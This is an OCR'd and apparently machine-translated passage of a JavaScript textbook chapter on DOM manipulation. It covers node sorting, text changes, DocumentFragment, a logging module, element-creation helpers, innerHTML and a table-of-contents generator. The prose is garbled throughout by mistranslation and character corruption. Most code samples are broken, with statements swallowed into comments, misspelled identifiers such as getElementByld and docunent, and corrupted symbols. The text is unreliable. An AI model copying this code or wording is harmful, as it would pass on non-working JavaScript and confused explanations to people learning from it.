
Example 15.5. Sort items alphabetically

```
< script >
function sortkids ( e ) {
    // This is the element whose descendants should be sorted
    if ( typeof e == " string ") e = document . getElementById
    ( e );
    // Copy other elements (not text nodes) into the array var kids
    = [];
    for ( var x = e . firstChild ; x ! = null ; x = x . nextSibling )
        if ( x . nodeType == 1 / * Node . ELEMENT _ NODE * /) kids . push
        ( x );
    // Sort the array based on the text content // of each child .
    This assumes that each // child has a single sub-element, the
    Text kids node . sort ( function ( n , m ) {// Comparison
    function for sorting var s = n . firstChild . data ; // Text content
    of node n var t = m . firstChild . data ; // Text content of node
    m if ( s < t ) return -1; // Node n must be higher than node m

        else if ( s > t ) return 1; // Node n must be below node
        m else return 0; // Nodes n and m are equivalent

    });
    // Now we need to move the child nodes back to the parent
    element // in sorted order. When an already existing // element is
    inserted into the document, it is automatically removed from the
    current position,
```

```
    // as a result, the operation of adding these copies of elements
    automatically // moves them from the old position. It is
    noteworthy that all text nodes,
    // that were skipped will remain in place.
    for (var i = 0; i < kids.length; i ++) e.appendChild (kids [i]);
}
</ script >
< ul id = " list "> <! - This list will be sorted ->
<P> one <P> two <P> three <P> four <P> five
<! - items not in alphabetical order ->
</ ul >
<! - the button clicked to start sorting the list ->
< button onclick = "sortkids ('list')"> Sort </button>
```

The results of running example 15.5 in Fig. 15.3 show that after clicking the button, the list items are sorted in alphabetical order.

Note that in Example 15.5 knots first copied to a separate weight Siv. This not only simplifies the sorting, but has other advan tage. NodeList objects that are the values of the child Nodes property returned by the getElementByTagName () method are live , which means that any changes to the document are immediately reflected in the NodeList . This may cause certain difficulties when adding or removing knots list of fishing is done in the process of traversing this list. For this reason, much



four
five

| Sort]

Done

Figure: 15.3. List before and after sorting

It is safer to take a “snapshot” of the nodes by copying them into a real array before traversing them.

Example 15.5 changes the structure of the document by reordering the elements. When measures 15.6 modifies the contents of the document by changing the text. This example defines an upcase () function that recursively walks through all the child nodes of a given node and converts the characters in all text nodes to uppercase.

Example 15.6. Converting document content to uppercase

```
// This function recursively traverses node n and all of its
descendants, replacing // all Text nodes with their uppercase
equivalents. function upcase ( n ) {
    if ( n . nodeType == 3 / * Node . TEXT _ NODE * /) {
        // If it's a Text node , convert it to uppercase. n . data = n
        . data . toUpperCase ( );
    }
    else {
        // If it's not a Text node , bypass its descendants
        // and recursively call this function for each child.
        var kids = n.childNodes;
        for (var i = 0; i <kids.length; i ++) upcase (kids [i]);
    }
}
```

Example 15.6 simply changing the content property data of each Met of the text node. In addition, an existing member exists a possibility to add, remove and change the text inside the node Text with methods the appendData (), insertData (), de - leteData () and replaceData (). These methods are not defined directly in the inter face the Text , but inherited them from the

interface CharacterData . Additional Sweda Niya about these methods can be found in the description CharacterData in Part IV of the book.
Example 15.5 reordered elements in the document, but their parent remained the same. However it should be replaced tit that the DOM the API allows you to freely move the nodes of the document tree (but only within the same document). Example 15.7 demonstrates this by

defining a function named embolden (), replacing said element with a new node m (generated by a method createElement () object Document), before stavlyayuschim HTML tags < b >, and making the source node to the new subsidiary bonds la < b >. In an HTML document, this makes any text in this node or in its descendants bold .

Example 15.7. Replacing the parent of a node with a < b > element

```
< script >
// This function takes as argument a node n , replaces it with the //
node tree, the Element , representing HTML tags < b >, and then
```

```
makes the original node // child of the new element < b >. function
embolden ( n ) {
    if ( typeof n == “ string ”) n = document . getElementById ( n );
    // Looking for a node var b = document . createElement (" b "); //
    Create a new element < b > var parent = n . parentNode ; // Get
    the parent node
    parent . replaceChild ( b , n ); // Replace the node with the ohm tag < b
    >
    appendChild ( n ); // Make the node a child of the < b > tag
}
</ script >
<! - A couple of simple paragraphs ->
< p id ^ ' p ^' Xi ^ ™ </ i > paragraph # 1. </ p >
<p id ^^ 'Xi ^ TO </i> paragraph # 2. </p>
<! - Button that calls the embolden () function for the first paragraph ( p 1)
->
< button onclick = "em bolden ('p1');"> Highlight in bold </button>
```

Modifying Attributes

Edit documents can not only by insertion, deletion, modification ro turer reordering or other nodes, but also by simply setting values Nij element attributes DOCUMENT n ta. Odi n of the possible ways - Utilized of the method element . setAttribute (). For example:

```
var headline = document . getElementById (" headline "); // Find an
element named headline . setAttribute (" align ", " center "); // Set
align = ' center '
```

The DOM -element, the representation -governing HTML -atributy determined JavaScript - properties corresponding to each attribute of the standard (even obsolete Shih such as align), so to get the same effect can be, for example:

```
var headline = document.getElementById ("headline");
headli ne . align = " center "; // Set the value of the align attribute.
```

As shown in Chapter 16, in the same way a huge variety effectiveness comrade can be achieved by changing the properties of CSS -style HTML - elements. In this case, the structure of the document and its content remain unchanged, only its *presentation* changes .

Working with document fragments

Object DocumentFragment - a special type of node that is not in ca IOM document and is used only as a temporary container for storing a sequence of nodes , allowing these nodes to manipulate both

a single object. When you n olnyaetsya get up in ka object DocumentFragment in dock ment (using the appendChild (), insertBefore () or replaceChild () object the Node), vstavlyaets I'm not the object DocumentFragment , and every one of his descendants.

A DocumentFragment object is created by the document . createDocumentFragment (). Prior bavlyat nodes object DocumentFragment possible method appendChild () or any other entity related to Node . Then , when all these nodes are ready to be inserted into the document, the DocumentFragment object itself is added . After inserting operation in the document fragment is emptied and its contents can not be used for vtorno if not previously add new child nodes to it . This pro process of demonstrated in Example 15.8. This defines a reverse () function that uses the DocumentFragment object as temporary storage when the order of the child nodes is reversed.

Example 15.8. Using the DocmentFragment Object

```
// Reverse the order of child nodes function reverse ( n
) {
    // Create an empty object DocumentFragment , which will
    be // used as a temporary storage var f = document .
    createDocumentFragment ( );
    // Traverse all the black nodes in reverse order and move //
    them to temporary storage.
```

```
    // The last child of element n will become the first child //
    of element f , and vice versa.
    // Note: adding a node to f automatically causes //
    removing it from n .
    while (n.lastChild) f.appendChild (n.lastChild);
    // Finally, move the child nodes from f back to n in one step. n .
    appendChild ( f );
}
```

Adding content to a document

Methods Document . createElement () and Document . createTextNode () creates new nodes of type Element and Text , and the Node . appendChild (), Node . insertBefore () and Node . replace - Child () can be used to add these nodes to the document. With the help of th these methods can build a DOM is a tree with arbitrary content.

Extended Example 15-9 defines a log () function to log a message and object. In addition, a helper function log is defined . debug (), which is a handy alternative to the alert () calls used when debugging scripts. As a "message" to the log () function, you can pass either a plain text string or a JavaScript object. In the first case, the string is simply displayed "as is", in the second case, when an object is written to the log, it is displayed as a table with the names of the object's properties and their values. In any of these cases, the new content cos given by the functions the createElement () and createTextNode ().

Using the appropriate CSS style sheets (which are included in the example), the output of the log () function is as shown in Fig. 15.4.

Figure: 15.4. Log () function execution result

While Example 15.9 is very large, it is well commented and deserves careful study. Pay special attention to the calls to the create methods - Element (), create TextNode (), and appendChild (). How to use these methods to create a relatively complex HTML table is demonstrated in the private log function . makeTable ().

Example 15.9. Logging Tools in Client- Side JavaScript Code

```
/ *
Log.js: Non-obtrusive logging tools
*
This module defines a single global symbol - the log () function .
Messages are logged by calling this function
with two or three arguments:
*
category : post type. This is necessary so that you can resolve or
prohibit the display of messages of various types, as well as in order to
have
the ability to design them in different styles independently of each other.
Details below.
```

*

message : the text of the message. Can be an empty string if an object is passed to the function

*

object : The object to be logged. This is an optional argument.
If defined, the properties of the object are displayed in table form.
Any property whose value is an object is logged recursively.

Secondary functions:

/ r

/r

15.8. Added content to the document

345

The log . debug () and log . warn () are service functions that just call the log () function with hard-coded " debug " types and " warning ". Quite simply, you can define a function that will override the alert () method and will call the log () function .

*

Enabling logging mode

*

Logged messages are * not * displayed by default. Allow
You can display messages of one type or another in one of two ways.
The first one is to create a < div > element or some other container element with an id attribute value of "< category > _ log ". To display messages

with category " debug " you can insert the following line into your document:
*

*
In this case, all messages of this type will be added to the element * Con container is, to which can be determined by their display styles.
*
The second way to activate the display of messages of a certain category - set the value of the corresponding property. For example, to allow output messages of the " debug " category , set the property log . options . debugEnabled = true . After that the element is created < div class = " log ">, where messages will be added.
To prevent the display of logged messages even if there is a container element with the corresponding value the id attribute should be set to the property value: log . options . debugDisabled = true . To allow output again messages to the property corresponding to the specified category, should be set to false.
*
Message design
*
In addition to being able to format the message container itself you can use CSS styles to style the output of individual messages. Each post is placed in a < div > tag with a CSS class < category > _ message . For example, messages from the " debug " category will have class "debug_me ssage"
*
Log Object Properties
*
The order of logging can be changed by setting properties log object . options , such as those that have been described previously and were used to enable / disable the display of messages of individual categories. The following is a list of the available properties:
*
log . options . timestamp : If this property is set to true ,

the date and time will be added to each message.
*
log . options . maxRecursion : An integer specifying the nesting depth
tables when displaying information about the object ah. If inside tables
shouldn't
be nested tables, the value 0 should be written to this property
*
log . options . filter : A function used to determine which properties

7T


```
    objects should be displayed. Function-filter tr must take a name
    and the value of the property and return to true , if the property is to be
    displayed
    in the table with the object, and false - otherwise * /
function log (category, message, object) {
    // If the specified category is explicitly disabled, do nothing if ( log .
    Options [ category + " Disabled "]) return ;
    // Find the container element
    var id = category + "_ log ";
    var c = document . getElementByld ( id );
    // If the container is not found and the display of messages of this category
    is allowed,
    // create a new container element. if (! c && log . options [ category + "
    Enabled "]) { c = document . createElement (" div "); c . id = id ;
        c . className = " log "; document . body . appendChild ( c
        );
```

```
    }
    // If the container is still missing , ignore the message if (! C ) return ;
    // If the output of date / time information is allowed, add it if ( log .
    Options . Timestamp )
        message = new Date () + ":" + ( message ? message : "");
    // Create a < div > element where the message will be written var entry =
    document . createElement (" div "); entry . className = category + "_
    message ";
    if ( message ) {
        // Add message to element
        entry . appendChild ( document . createTextNode ( message ));
    }
    if ( object && typeof object == " object ") {
        entry.appendChild (log.makeTable (object, 0));
    }
    // Finally add an entry to the container
    c . appendChild ( entry );
}
// Creates a table to display the properties of the given object
log . makeTable = function ( object , level ) {
    // If the recursion limit is reached, return the Text node . if ( level > log .
    options . maxRecursion )
        return document . createTextNode ( object . toS tring ());
    // Create the table that will be returned var table =
    document . createElement (" table "); table . border =
    1;
    // Add column headers to the table Name | Type | Value var header =
    document . createElement (" tr "); var headerName = document .
    createEleme nt (" th "); var headerType = document . createElement (" th
    ");
```

```
var headerValue = document . createElement (" th ");
headerNane . appendChild ( docunent . createTextNode ('^ M £ "));
headerType . appendChild ( document . createTextNode ("^ n "));
headerValue . appendChild ( docu n ent . createTextNode ( "Value"));
header.appendChild (headerName);
header.appendChild (headerType);
header.appendChild (headerValue);
table.appendChild (header);
// Get object property names and sort them in alphabetical order var
names = [];
for ( var name in object ) names . push ( name ); names . sort ();
// Now bypass these properties for ( var i = 0; i < names . Length ; i
++) { var name , value , type ; name = names [ i ]; try {
      value = object [name]; type = typeof value;
   }
atch ( e ) { // This shouldn't happen, but does happen in Firefox value
   = "<unknown value>"; type = "unknown";
   };
   // Skip the property, if it is rejected by the filter function the if ( the log .
   Options . Filter &&! The log . Options . Filter ( name , of value ))
   'continue' ;
   // Never display source code of functions - this may // take too much
   space
   if ( type == " function ") value = "{/" source texts are not displayed * /} ";
   // Create a table row to display property name, type, and value var row =
   document . createEle ment (" tr "); row . vAlign = " top ";
   var rowName = document . createElement (" td ");
   var rowType = document . createElement (" td ");
   var rowValue = document . createElement (" td ");
   rowName . appendChild ( document . createTextNode ( name ));
   rowType . appendChild ( document . createText Node ( type ));
   // In the case of an object, make a recursive call to display nested objects
   if ( type == " object ")
```

```
        rowValue.appendChild (log.makeTable (value, level + 1));
    else
        rowValue.appendChild (document.createTextNode (value));
    // Add cells to a row, then add rows to the table
    row.appendChild (rowName);
    row.appendChild (rowType);
    row.appendChild (rowValue);
    table.appendChild (row);
}
// Return the table. return table ;
```



```
    }
    // Create an empty object options log
    . options = {};
    // Vspo mogatelnye function to display messages of predefined
    types of the log . debug = function ( message , object ) { log ("
    debug ", message , object ); }; log . warn = function ( message
    , object ) { log (" warning ", message , object ); };
    // Uncomment the following line to override the alert () function
    // function of the same name using the log () function
    // function alert (msg) { log ("alert", msg); }
```

The debug messages shown in Fig. 15.4 were generated by the following piece of code:

```
    < head >
    < script sr c = " Log . js "> </ script > <! - connect log () ->
    < link rel = " stylesheet " type = " text / css " href = " log . css "> <! - add
    styles ->
```

```
</ head >
< body >
< script >
inction makeRectangle ( x , y , w , h ) { // This is a debuggable
function log . debug ("start of makeRectangle "); // Display the
message var r = { x : x , y : y , size : { w : w , h : h }}; log .
debug ("New rectangle", r ); // Output the log object . debug
("end of makeRectangle "); // Display another message return r
;
}
</ script >
<! - this button calls the function being debugged ->
< button oncl ick = " makeRectangle (1,2,3,4);"> Create rectangle </
button >
<! - This is the place to display messages ->
<! - Displaying messages is enabled by creating a < div > element in the
document ->
<div id = "debug_log" class = "log"> </div>
</body>
```

Shown in fig. 15.4 debug messages were styled with CSS- styles imported into the document using the < link > tag. When creating the picture, the following styles were used:

```
debug _ log {/ * Styles of the container with debug messages * /
background - color : # aaa ; / * gray background * / border :
solid black 2 px ; / * black border * / overflow : auto ; / *
scroll bars * /
width : 75%; / * limit the width of the element * /
height : 300 px ; / * limit vertical size * /
}
debug _ log : before {/ * The header of the message area *
/ co ntent : "Debug messages"; display : block ; text -
align : center ; font : bold 18 pt sans - serif ;
}
. debug _ message { / * Separate messages with a thin horizontal
line * / border - bottom : solid black 1 px ;
```

}

You’ll learn more about CSS in Chapter 16. Now, it’s not very important to understand this topic in great detail. In this example you can see the attached CSS -style affect the content of the document, of dynamic lift function generated the log ().

Convenient methods for creating nodes

In the study of example 15.9, you can see that the creation of the content of documents necessary to cause a large number of methods: first of all, req Dimo create an object of the Element , then set its attributes and then create a site Text and add it to the object of the Element . After that Element is added to the rhodium sumer object Element and so on. D. To simply create an element < The table >, set one attribute and add the title bar of Example 15.9 required NADI sat 13 software lines of code. Example 15.10 determination is intended to create an object Element auxiliary function, koto paradise greatly simplifies repetitive operations at DOM - programming.

EXAMPLE 15.10 defines a single function with IME therein make (). This function creates the object Element to specify the tag name, attributes and sets it to bavlyaet thereto subsite. Attributes are defined as properties of the object, and the child node is passed as an array. The elements of the array can be strings, which are converted to text nodes, or other objects of type Element , usually created by nested calls to make ().

Function make () has a syntax is very flexible and allows two cut GOVERNMENTAL call options. The first is when no attributes are specified ; in this case the argument attribute can be omitted, and instead, transmitted ap argument of a child node. The second is when there is only one child node that can be passed directly to the function without putting it into an array.

Uniqueness vennoe limitation - the two methods do not call shorthand mo gut used together, if only the child node is not flowed STOV node transmitted as a string.

Thanks to make () as 13 lines of software code, in which n ri least 15.9 create element < table >, may be abbreviated as follows:

```
var table = make ("table", {border: 1}, make ("tr", [make ("th", " Name "),
                                    make ("th", " Type "), make
                                    ("th", " Value ")]));
```

But this fragment can be written even shorter. Example 15.10 in trace function for tion make () is determined by another auxiliary function called maker (). It takes a tag name and returns a nested function that calls make () with the given tag name. If you need to create great Num lo tables that can be used udet determine to create a table function as follows:

```
var table = maker ("table"), tr = maker ("tr"), th = maker ("th");
```

After that, the code to create a table with the title will fit into a single stvennoj line:

```
var mytable = table ({border: 1}, ^ ([ Щ " Name "), Щ " Type "), ^ (" Value
")]));
```


Example 15.10. Element Creation Helpers

```
/ **
nake (tagnane, attributes, children):
creates an HTML element with the given tag name tagnane , attributes
and children.
*
The argument of the attributes - a JavaScript object named: the names and
values of its properties - the names
```

and attribute values. If the attributes are missing and the children argument
is an array or string, then the attributes argument
It can simply be omitted, and the value and rgumenta children to pass the second argument.
*
Typically, the children argument is an array of children
elements to add to the newly created element. If the element does not have
children, the children argument can be omitted.
If the child is the only one, it can be passed directly,
without enclosing it in an array. (But if the child is not a string
and there are no attributes, then the array must be used.)
*
Example: nake (" p ", ["This", nake (" b ", "bold"), "font. "]);
*
The idea is taken from the library MochiKit (http : // nochikit . Con),
the author library - Bob Ippolito (Bob member Ippolito)
* /
function make (tagname, attributes, children) {
// If two arguments were passed and attributes n is // an array or
string, then it is actually children . if (argunents . length == 2
&&
    (attributes instanceof Array || typeof attributes == " string
    ")) { children = attributes ; attributes = null ;
}
// Create item
var e = docum ent . createElement (tagname);
// Set attributes if (attributes) {
    for (var name in attributes) e.setAttribute (name, attributes [name]);
}
// Add a child node, if one has been defined. if (
children ! = null) {
    the if (children the instanceof the Array) { // EC if it is an
    array
  for (var i = 0; i <children.length; i ++) { // traverse all elements
        var child = children [i];

```
        if (typeof child == "string") // Text node child =
              document.createTextNode (child);
        appendChild ( child ); // All the rest - it's Node
              }
        }
    else if ( ty peof children == " string ") // The only child node Text
              e . appendChild ( document . createTextNode ( children )); else
        e . appendChild ( children ); // The only child node of a different
        type


    }
```

15.9. Example: creating a table of contents dynamically


```
    // Return the element return e ;
}
/ **
maker ( tagname ): Returns a function that calls make () on the given tag.
Example: var table = maker ("table"), tr = maker ("tr"), td = maker ("td");
* /
function maker (tag) {
    return function (attrs, kids) {
        if (arguments.length == 1) retur n make (tag,
        attrs); else return make (tag, attrs, kids);
    }
}
```

InnerHTML property

Although the consortium W 3 C was never officially determined by the properties innerHTML as an integral part of the model the DOM , however it hosts property HTMLElement is etsya so important, Thu on is supported by all modern browsers. When you read from this property, you get HTML-formatted text that represents the element's child nodes. When recording in the property browser zapus repents parser HTML -code to parse the string and replaces to black elements by those which were obtained from the analyzer.

Describe HTML - document as a string with the text to format HTML is usually more convenient and easier to use than for the same purpose the sequence Challe Islands the createElement () and the appendChild () . Let's go back to the part of Example 15.9 where a new < table > element is created and then a title row is appended to it. Due to the property innerHTML the relatively large program fragment of code can be rewritten as follows:

```
var table = d ocument . createElement (" table "); // Create
element < table > table . border = 1; // Set attribute
// Add a header to the table Name | Type | Value
table.innerHTML = "<tr> <th> Name </th> <th> Type </th> <th> Value
</th> </tr>";
```

Web browsers are, by definition, excellent at parsing HTML code. It turns out that the use of the properties innerHTML is much more effective, CCA cially in the analysis of large pieces of HTML -Text. However, it should be noted that the operation of adding small amounts of text in property innerHT ML via operator + = usually not effective because tre buet how serialization and parsing.

The innerHML property was introduced by Microsoft in IE 4. It is one of the most important and commonly used properties. The other three properties, outer - HTML , innerText, and outerText , described at the end of this chapter, are not supported in Firefox and related browsers.

Example: creating a table of contents dynamically

The previous sections have demonstrated how to use the DOM API Core module to traverse a document, retrieve elements from a document, change

change and add document content. All these operations are collected together in Example 15.11, which automatically generates a table of contents HTML -e DOCUMENT.

In the code example defines a single method maketoc () and re gistriruetsya event handler the onload , so that the function is called automatically when the document is loaded. The maketoc () method traverses the document looking for tags < h 1>, < h 2 >, < h 3>, < h 4>, < h 5>, and < h 6>, which are supposed to mark the beginning of sections of the document. Furthermore, the method maketoc () retrieves the element with the value attribute id = " toc " and builds a table of contents inside this element ment. During this process, the method maketoc () ext ulation section numbers in Zago agile these sections, named anchor elements inserts and then insert it possible in the beginning of each section of the link back to the TOC. Table of Contents, gene integrability function maketoc (), shown in Fig. 15.5.
Function maketoc () may be of interest to those who accompany and IP directs long documents, partitioned using tags < h 1>, < h 2> and the like. Table of contents are very useful in long documents, but if the docu ment is edited frequently, it is difficult to providing be synchronized og lavleniya with the document itself. 15.11 Example program code is written in a non compulsive style: to use it, simply turn mo modulus in HTML -documents and create a container element for the method maketoc (), who sozdas t contents of the document. If desired, you can use the CSS - table of contents to define the style. Here's an example:

Table of contents

.•pressure

1: Dynamic document content

Figure: 15.5. Dynamically generated table of contents

15.9. Example: creating a table of contents dynamically

```
< script src = " TOC . js "> </ script > <! - Loading the maketoc ()
function ->
< style >
toc i / i The following styles apply to the container element with table
of contents i / background : # ddd ; / * light gray background * /

   border : solid black 1 px ; / * basic border * /
   margin : Wpx ; padding : # px ; / * padding * /
I
   .TOCEntry i font-family: sans-serif; I of / * Points to display the font th
                                                  sans the-serif * /
.TOCEntry a i text-decoration: none; I / * Don't underline links * /
.TOCLevel1 i font-size: 16pt; font-weight: bold; I / * First level items * /
                                                                / i in large
bold type i / .TOCLevel2 i font-size: 12pt; margin-left: .5in; I / * Points
Mo orogo level with the indented * / .TOCLevel3 i font-size: 12pt;
margin-left: 1in; I / * Third level items * /
                                                                / i with
indent i /
.TOCBackLink i display: block; I of / * Back links in that same line
* / .TOCSectNum: the after i content: ":"; I of / * Adding a colon
village le numbers section * / </ style>
< body >
< div id = "toc"> <h1> Table of Contents </h1> </div> <! - here is the
table of contents ->
<! -
... the rest of the document is here ...
->
```

The following is the program code of the *TOC* module . *js* . Example 15.11 Fairly long ny, but it's watered commented and is based on familiar methods. It is worth studying as a practical example of the W3C DOM's capabilities .

Example 15.11. Automatic generation of table of contents

TOC . js : Creates a table of contents for the document. i
This module is determined by edi nstvennaya function maketoc (), as it i registers an event handler the onload , so that the function i is launched automatically immediately after loading the document i After starting, the maketoc () function first scans the document in search of an i element with the id = " toc " attribute . If such an element in the document
is missing, maketoc () does nothing. If such an element is found, i maketoc () traverses the document, looking for all tags from < h 1> to < h 6>
i and creates a table of contents, which is then added to the elem ent " toc ".
The maketoc () function adds section numbers to each heading of each i of the section and inserts before each heading backlinks to the table of contents i Links and anchor elements with names starting with the prefix " TOC ",
created by the maketoc () function , i.e. should be avoided
using this prefix in your HTML documents. i
